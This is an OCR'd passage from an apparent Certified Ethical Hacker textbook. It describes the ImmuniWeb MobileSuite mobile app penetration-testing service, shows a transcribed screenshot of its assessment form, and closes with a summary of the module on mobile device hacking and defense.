
https://www.immuniweb.com

Mobile Pen Testing Toolkit

- **ImmuniWeb® MobileSuite**

  Source: *https://www.immuniweb.com*

  ImmuniWeb® MobileSuite leverages machine learning technology to augment and accelerate manual mobile penetration testing of iOS and Android mobile applications. It provides scalable, rapid, and DevSecOps-enabled mobile app and backend testing with tailored remediation guidelines and zero false-positives SLA. Furthermore, it provides SDLC and CI/CD tools integration and WAF for mobile backend flaws. Using this toolkit, security professionals can perform static, dynamic, and interactive security testing with SCA. It also provides various reports such as Threat-Aware Risk Scoring, Tailored Remediation Guidelines, CVE, CWE and CVSSv3 scores.


+ CREATE NEW PROJECT
DISCOVERY 2
ON-DEMAND 0
MOBILESUITE 0
CONTINUOUS 0
API & ACCESS
Platform Status OK
1 Configure Assessment
2 Confirm Ownership
3 Select Package & Pay
4 Schedule & Monitor Assessment
5 Download Report
UPLOAD FILE
Show Advanced Assessment Options

ImmuniWeb® MobileSuite

Application Name: *

☐ I have iOS and Android versions of the same application

Application Package: File not uploaded yet *


Requirements for Android APK:
Compiled for x86 (32-bit or 64-bit)
Compatible with Android 8

Requirements for iOS IPA:
Compiled for iOS simulator
Compatible with iOS 10

Application Defense:
☐ Application uses root or jailbreak detection
☐ Application uses emulator detection
☐ Application uses certificate pinning
☐ Application uses code obfuscation

Will you provide us with a user account for this assessment? ○ Yes ○ No *

Figure 17.79: Screenshots of ImmuniWeb® MobileSuite



Module Summary

- In this module, we discussed the following:
    - Various mobile platform attack vectors and attacks
    - Various techniques and tools for hacking Android devices in detail
    - How to secure Android devices along with Android security tools in detail
    - Various techniques and tools for hacking iOS devices
    - How to secure iOS devices along with iOS security tools in detail
    - Importance of mobile device management
    - Various countermeasures that can be employed to prevent mobile devices from hacking attempts by threat actors
    - How to secure mobile devices using mobile security tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform IoT and OT hacking to compromise IoT and OT devices

Module Summary

This module discussed various mobile platform attack vectors and attacks. In addition, it discussed various techniques and tools for hacking Android devices in detail. It also provided a detailed explanation of how Android devices can be secured using Android security tools. Furthermore, it described various techniques and tools for hacking iOS devices. It also discussed how iOS devices can be secured using iOS security tools. Moreover, it emphasized the importance of mobile device management. Subsequently, it presented various countermeasures to protect mobile devices from hacking attempts by threat actors. Finally, it ended with a detailed discussion on how mobile devices can be secured using mobile security tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers perform IoT and OT hacking to compromise IoT and OT devices.

C|EH Certified Ethical Hacker

